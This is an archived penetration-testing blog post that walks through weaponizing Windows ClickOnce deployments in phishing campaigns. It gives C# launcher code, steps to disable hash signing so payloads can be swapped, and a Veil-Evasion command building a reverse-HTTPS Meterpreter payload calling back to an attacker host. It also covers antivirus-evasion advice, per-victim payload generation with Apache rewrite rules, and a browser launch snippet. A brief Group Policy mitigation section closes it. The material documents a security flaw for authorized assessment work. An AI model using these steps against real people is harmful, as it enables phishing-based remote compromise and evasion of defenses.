# All You Need Is One - A ClickOnce Love Story

By Ryan Gandrud

Published: 2015-03-23 · Archived: 2026-04-05 15:14:39 UTC

During recent email phishing assessments, NetSPI has been making use of ClickOnce applications to deploy payloads effectively and efficiently to phishing victims through Internet Explorer. ClickOnce is a deployment method that allows an application administrator to create Windows-based applications and deploy them to specific users. This method also allows for simple updating of published applications on a user's machine, without the worry of typical Java applet restrictions. There are multiple advantages to using ClickOnce to deploy and update applications:

- Simple installation and updating
- Minimal user interaction
- Web browser deployment
- Network or network file share installation
- Easy to write a ClickOnce application

Although there are many legitimate advantages to using ClickOnce deployments, it also provides a vector for malicious actors to compromise user's machines with just one click.

## ClickOnce Introduction

ClickOnce is just a wrapper that sits around an executable that you would like to run on a user's machine. It uses a trust architecture to determine the amount of interaction that is needed from a user before executing the included binary. By default, ClickOnce packages that come from My Computer, Local Intranet, IE Trusted Sites, and the Internet allow a user to grant the application temporary admin privileges in order to install. This is a feature: "But the most important new feature when it comes to security is … the end user can elevate permissions without the help of an administrator" – MSDN. The only category disabled by default is IE Untrusted Sites. These settings are controlled by a registry key found at:

*HKEY_LOCAL_MACHINESOFTWAREMICROSOFT.NETFrameworkSecurityTrustManagerPromptingLevel*

Naturally, this technology fits right in with email phishing attacks, as by default, a user can grant an [insert malicious payload here] admin privileges to install/launch/exploit.

| Zone | Applications |
|---|---|
| MyComputer | Enabled |
| LocalIntranet | Enabled |
| TrustedSites | Enabled |

| Zone | Applications |
| --- | --- |
| Internet | Enabled |
| UntrustedSites | Disabled |

### ClickOnce App with Payload

As mentioned above, ClickOnce is just a convenient deployment method for the binary that you would like to execute. Visual Studio makes this task simple by including the ability to publish ClickOnce applications. Each ClickOnce Visual Studio project includes multiple files:


- ProjectName.application
  - Contains the location of the manifest and application version information
- ProjectName.exe.config.deploy
  - Contains application settings (i.e. connection strings, etc.)
- ProjectName.exe.deploy
  - The (potentially malicious) executable that will be run by a user
- ProjectName.exe.manifest
  - Manifest file containing application version, .NET versions supported, permission level requested, and signatures for the other files
  - Contains the file name for the executable

The easiest way to get ClickOnce to execute a payload of your choosing is to create a new console application using Visual Studio. This allows you to write your own code, not worry about a pop-up, and publish the resulting code (create the ClickOnce installer). Using some simple C# code, you can launch a process to execute an included obfuscated payload (ClickOnceInc.exe).


```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;

namespace Example_Application
{

    static class Program
    {
        static void Main()
        {

            //Starting a new process executing the malicious exe
            System.Diagnostics.Process p = new System.Diagnostics.Process();
            p.StartInfo.UseShellExecute = false;
            p.StartInfo.RedirectStandardOutput = false;
```

```
            p.StartInfo.FileName = "ClickOnceInc.exe";
            p.Start();
        }
    }
}
```


Ensure that your application uses the correct version of .NET of the operating system you are targeting so the application runs properly. .NET supports backwards compatibility within each major version, allowing multiple operating systems to be targeted at once using one compiled project. For example, Windows Vista and Windows 7 can both be targeted with a .NET 3.0 binary since they both come by default with .NET 3.X installed. The same can be said for Windows 8 and Windows 10, where both can be targeted with a .NET 4.0 compiled project since they have .NET 4.5 and 4.6 installed by default respectively. Here, .NET 3.5 was chosen by navigating to the Application tab on the left, and selecting the Target Framework from the dropdown.





Include your malicious executable into the Visual Studio Solution by clicking and dragging the executable over the project (ConsoleApplication1).





Going into the properties of the console application, you can modify the ClickOnce settings within the Publish tab on the left. Make sure to change the Install Mode and Settings to “The application is available online only”. The Installation folder URL should be the URL the ClickOnce application will be downloaded from on the web server.




Clicking on the Application Files… button, we get a popup showing the different files that will be created when the application is published. An important step here is to exclude the hash for the ClickOnceInc.exe. This will prevent the application from being signed and allows for the malicious executable to be changed without ClickOnce erroring out.




Clicking on the Publishing Wizard button, click next through the dialogs to publish the application.




This should build your application in the C:testing directory. You should find the following files inside:

- Application Files directory
- Evil Survey.application
- Publish.htm
- Setup.exe

All of these files should be copied over to your web server and placed in a folder off of the web root. In this example, I use /var/www/examplesite/template/.

Since ClickOnce will take any Windows executable to run, there are many different options for payloads to use:

- Roll your own
    - If you have your own exploit that can be run on a Windows box, this can be its time to shine.
- Metasploit
    - Pro: Plenty of Meterpreter options (hint: use a reverse connection)
    - Con: Likely to get nabbed by AntiVirus
- Veil
    - Pros:
        - Meterpreter payloads written in different languages
        - Encrypted payload – i.e. less likely to get caught by AV
    - Cons:
        - Static “random” Meterpreter callback

I decided to go with a Veil payload to avoid getting caught by AV at all costs, but this introduced a new problem; static random Meterpreter callbacks. Normally, when a Meterpreter executable is run, it generates a new random callback for the handler so it can be seen as a new and unique connection coming from a box. With Veil, the random callback has already been determined when Veil compiles the encrypted executable, so every time the Veil executable is run, it calls back with the same “random” callback. This is then ignored by the handler, as additional automated calls from the already compromised system, resulting in only one successful Meterpreter connection, no matter how many times the Veil payload is run on different computers. For more on how to generate a payload using Veil, reference my quick write-up.

The solution? Dynamically generating Veil payloads to be served to phished targets.

### Web Server Setup

Remember that each ClickOnceInc.exe.deploy file needs to be uniquely generated in order for the Meterpreter callback to be handled properly by Metasploit. After publishing the ClickOnce application once, the same published project can be used as a template to be served up to each new victim. The only part that needs to change is the ClickOnceInc.exe.deploy file, which should be dynamically generated and replaced for each user. This would normally invalidate the hash signature within the .manifest file, causing the ClickOnce application to error out and not run our intended payload. However, when setting up the ClickOnce app in the above steps, we disabled the hashing for this specific file, allowing us to replace it with different executables without error.

In order to track users, the GET parameter uid is populated with information correlating each unique person to a uid value. This is then tracked by the server and used to generate unique payloads for each victim.

Web server payload delivery steps:

1. Copy the template into uid specific directory
2. Generate the Veil payload

3. Replace the template ClickOnceInc.exe.deploy with newly generated payload
4. Configure mod_rewrite to call ClickOnce

**Copying ClickOnce template**

When a user first visits the site with the uid GET parameter set, a new directory should be created using their uid value, and the contents of the template directory should be copied into this new directory. This creates a structured directory so the web server can easily locate the correct personalized payload for each user.

**Disclaimer: You need to sanitize any user input (uid parameter) before using it. Always sanitize!**

**Generating Veil Payload**

Veil-Evasion has the ability to be scripted, allowing for our webserver to make this call to generate the payload for each unique user. The 2> redirection to /dev/null prevents error messages generated by Veil-Evasion from being echoed to the screen.

```
/opt/Veil/Veil-Evasion/Veil-Evasion.py -p python/meterpreter/rev_https_contained -c LHOST=ip.ip.ip.i
```

**Replacing ClickOnceInc.exe.deploy**

The default output directory for the above step is: /tmp/veil-output/compiled. This compiled exe then needs to replace the “Application Files/evil_1_0_x_x/ClickOnceInc.exe.deploy” file for that user.

**Mod_rewrite**

Apache’s mod_rewrite module can change a web request from evil.app?uid=1111 to /base/1111/evil.app.

The following two lines from the Apache Virtual Host definition should accomplish the correct rewrite:

```
 RewriteCond %{QUERY_STRING} ^uid=(.*)$
RewriteRule ^/Project.application  /base/%1/ Evil Survey.application? [R]
```

The /base/ is a directory relative to the webroot of your site. Utilizing this rewrite rule, you can include the following code in your phishing page source, which will launch the ClickOnce application.

```
 window.open("https://example.site.com/Evil Survey.application?uid=1111", "application");
```

This, after being rewritten by mod_rewrite, will request the following file from the server:


/var/www/examplesite/base/1111/Evil Survey.application

Using the steps above, the basic functionality to launch a ClickOnce attack is in place. All that is left is to build a convincing email and site around this and convince users to visit.


## Exploitation

When the site launches the ClickOnce application, the user will see a couple of things:


The Launching Application pop-up:





The ClickOnce dialog prompting the user to click Run. This popup displays the name of the application, the location it is being requested from, and the Publisher. Note that unsigned ClickOnce applications are not blocked by default, unlike unsigned Java applets.




After the user clicks Run, the application downloads and runs:




Watching our Metasploit MultiHandler, we see the victim computer connect back:




## Mitigation

There are multiple ways to prevent this attack from happening. The first is the most obvious: user education. User's need to be aware and cognizant of phishing attack techniques and the proper steps to report these attacks.

Specific to ClickOnce, Group Policy is the best way to ensure these applications cannot be run. Using GPO, you can push down policies to modify the TrustManager settings, which controls if ClickOnce can be run from different trust zones in Internet Explorer. It is recommended to change the Internet zone to either "Disabled" or to "AuthenticodeRequired". This will require the ClickOnce application to be signed with a valid signature before it is allowed to run.

## Wrap Up

From here, persistence and escalation can begin. For user's concerned with cleanup, the default path the ClickOnce applications get installed to is: C:UsersuserprofileLocal SettingsApps2.0. There will be a uniquely named folder for each ClickOnce application. Deleting this folder will remove the ClickOnce application from the machine. This blog is intended to document the inherent flaws in ClickOnce applications while presenting a viable PoC.

## References


- https://msdn.microsoft.com/en-us/library/cc176048(v=vs.90).aspx
- https://msdn.microsoft.com/en-us/library/ee308453.aspx
- https://msdn.microsoft.com/en-us/library/aa719097(v=vs.71).aspx#clickonce_topic8

---